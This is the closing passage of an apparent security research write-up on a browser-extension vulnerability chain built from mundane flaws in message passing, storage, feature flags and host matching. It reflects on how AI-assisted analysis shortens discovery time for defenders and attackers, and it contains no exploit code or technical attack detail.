The Sealed Reader That Wasn't
That is the lesson worth carrying out of this, and it is structural, not tactical. There was no memory-corruption wizardry here, no nation-state implant. There were a dozen mundane shortcuts in the plumbing, message passing, storage, feature flags, host matching,each one defensible on its own, none of them the sort of thing that draws a researcher's eye or a budget line. The industry pours its attention into the dramatic exploit classes and leaves the plumbing to the assumption that nobody will ever look hard at it. Composition is the threat. Plumbing-level flaws compose into building-level collapse, and the bigger the install base, the longer the building stands before anyone checks the joints.
What changed is who checks, and how fast. The window between a flaw shipping and a flaw being found used to be measured in weeks or quarters - long enough to feel safe. Our agentic analysis flow closed it to hours, and the uncomfortable corollary is that the same speed is available to whoever points it the other way. The era in which a high-install extension (or any other app or service for that matter) could rely on nobody auditing it closely and in realtime is ending, for defenders and attackers alike. Adobe's weekend patch is the encouraging half of that future: caught fast, fixed faster. The other half is the question every reader can ask right now, of their own browser - how many quiet, "boring", broadly-permitted extensions are you trusting to be sealed, simply because you've never had a reason to check?